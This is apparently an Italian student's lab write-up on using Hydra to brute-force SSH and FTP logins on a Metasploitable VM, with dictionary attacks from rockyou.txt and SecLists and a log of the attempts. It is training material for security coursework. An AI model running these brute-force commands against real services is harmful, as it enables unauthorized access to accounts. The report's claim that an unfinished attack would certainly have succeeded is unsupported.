ESERCIZIO W14D4 - Authentication cracking con Hydra

RICHIESTA

L'esercizio di oggi consiste nel fare pratica con il tool per il cracking di password online Hydra. Nello specifico, è richiesto allo studente di craccare l'autenticazione di alcuni servizi di rete e di consolidare le conoscenze del tramite la configurazione sia del tool che dei servizi stessi.

~~~

SOLUZIONE

Per risolvere l'esercizio ho utilizzato due macchine virtuali, entrambe in esecuzione sulla mia macchina Host. In particolare, la macchina attaccante è una VM con Debian 12, mentre la macchina target è una VM con Metasploitable.

Il primo passo è stato quello di scaricare sulla VM Debian sia il tool Hydra che l'intera raccolta di password che saranno utilizzate nell'attacco. Una volta configurate entrambe le soluzioni, ho potuto così utilizzare Hydra per trovare la password di alcuni servizi esposti su Metasploitable.

Per motivi di tempo non ho portato a compimento l'attacco - a causa delle risorse limitate della VM e dell'ampiezza del dizionario di password, il completamento dell'attacco avrebbe richiesto un tempo estremamente lungo, stimato in oltre 3.000 ore di calcolo -. Tuttavia, **la corretta configurazione ed esecuzione di Hydra ne avrebbe garantito il successo**.

L'attacco avrebbe consentito infatti di craccare sia la password relativa al servizio SSH di Metasploitable che quella relativa al servizio FTP.

~~~

ANNOTAZIONI TECNICHE

L'utilizzo di una VM con Linux Debian 12 mi ha costretto innanzitutto allo **scaricamento del tool Hydra**, installato invece di default su Kali Linux. Allo stesso modo, ho dovuto scaricare l'intero pacchetto di password clonando il repository GIT di SecList. Ho utilizzato questi comandi per le due operazioni:

- **sudo apt install hydra**
- **git clone https://github.com/danielmiessler/SecLists.git**

Una volta clonato il repository, ho poi estratto l'archivio relativo all'elenco "rockyou.txt", in modo da utilizzare quello che è il più grande archivio di password compromesse.


Successivamente, dopo aver controllato con il comando ping che le due VM comunicassero fra loro, sono passato al vero e proprio utilizzo di Hydra. Con il comando **netstat** sulla VM con Metasploitable ho innanzitutto controllato che il servizio SSH sulla porta 22 fosse in ascolto.

Ottenuta questa conferma, ho fatto partire il tool Hydra con il comando:

- **hydra -l msfadmin -P /root/SecLists/Passwords/Leaked-Databases/rockyou.txt -V ssh://192.168.50.101**

Il comando lancia Hydra (con il comando hydra), e gli dice di utilizzare la password msfadmin (con l'opzione -l e l'inserimento del nome utente già conosciuto). L'attributo -P e l'indirizzo del file "rockyou.txt" dice al programma di provare tutte le password contenute nel file in combinazione con il nome utente già inserito. L'attributo -V (verbose) si utilizza per avere un output a schermo del funzionamento di Hydra. Infine, va specificato il servizio da utilizzare (la porta da utilizzare è implicita) e l'indirizzo IP della macchina target.

Come anticipato in apertura, l'attacco non è stato effettivamente portato a termine visti la necessità di svariate ore di calcolo. Concedendo però all'attacco il giusto tempo, sarebbe con tutta probabilità andato a segno.



Conclusa la simulazione di attacco sul servizio SSH, sono passato a simulare un attacco al servizio FTP, sempre considerando come macchina target la VM Metasploitable. A differenza dell'attacco SSH - e per testare la versatilità del tool Hydra - ho optato per un attacco che utilizzasse **un dizionario sia per il nome utente che per la password.**

Nella cartella SecList che ho ottenuto clonando il repository GIT, c'è una cartella denominata Usernames e, all'interno di questa cartella, il file **xato-net-10-million-usernames-dup.txt** che mette a disposizione un numero enorme di usernames compromessi. Utilizzando questo file in combinazione con l'elenco delle password "rockyou.txt" già utilizzato precedentemente, Hydra potrà contare su un database mastodontico di combinazioni. Questo, tempo permettendo, vuol dire che le possibilità di trovare nome utente e password corretti sono molto alte.

Come fatto in precedenza, con il comando netstat mi sono accertato che il servizio FTP fosse effettivamente in ascolto sulla porta 21. Ottenuta questa certezza, ho utilizzato Hydra in questo modo per dare il via all'attacco:

- **hydra -L /home/pagizza/SecList/Usernames/xato-net-10-million-usernames-dup.txt -P /home/pagizza/SecList/Leaked-Databases/rockyou.txt -V ftp://192.168.50.101**

La differenza rispetto al comando precedente è data dall'utilizzo dell'attributo -L, che si utilizza quando non conosciamo il nome utente e vogliamo utilizzare un dizionario anche per quello. Inoltre ho chiaramente sostituito il servizio SSH con il servizio FTP.

```
root@debian:/home/pagizza# hydra -L /home/pagizza/SecLists/Usernames/xato-net-10-million-usernames-dup.txt -P /home/pagizza/SecLists/Passwords
/Leaked-Databases/rockyou.txt -V ftp://192.168.50.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-30 14:43:04
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting,
 ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8956211779260 login tries (l:624370/p:14344398), ~559763236204 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "info" - pass "123456" - 1 of 8956211779260 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "12345" - 2 of 8956211779260 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "123456789" - 3 of 8956211779260 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "password" - 4 of 8956211779260 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "iloveyou" - 5 of 8956211779260 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "princess" - 6 of 8956211779260 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "1234567" - 7 of 8956211779260 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "rockyou" - 8 of 8956211779260 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "12345678" - 9 of 8956211779260 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "abc123" - 10 of 8956211779260 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "nicole" - 11 of 8956211779260 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "daniel" - 12 of 8956211779260 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "babygirl" - 13 of 8956211779260 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "monkey" - 14 of 8956211779260 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "lovely" - 15 of 8956211779260 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "jessica" - 16 of 8956211779260 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "654321" - 17 of 8956211779260 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "michael" - 18 of 8956211779260 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "info" - pass "ashley" - 19 of 8956211779260 [child 15] (0/0)
```

Anche in questo caso l'attacco non è stato portato a termine, tenendo conto anche del fatto che utilizzare due dizionari - uno per gli username e l'altro per le password - ha fatto lievitare in maniera esponenziale il tempo per la conclusione dello stesso.

~~~

CONCLUSIONI

Come evidenziato nella parte tecnica del report, la corretta configurazione e l'utilizzo di Hydra consente, con molta probabilità, il cracking delle password di accesso ai servizi in esecuzione su una macchina. Se da un lato l'utilizzo di dizionari così mastodontici si traduce in tempi molto lunghi, dall'altro si traduce però in una quasi sicura violazione di password deboli.

A tal proposito, è necessario sottolineare l'importanza di utilizzare password forti (alto numero di caratteri, utilizzo di simboli, numeri, lettere maiuscole e minuscole) per la protezione dei servizi esposti.
~~~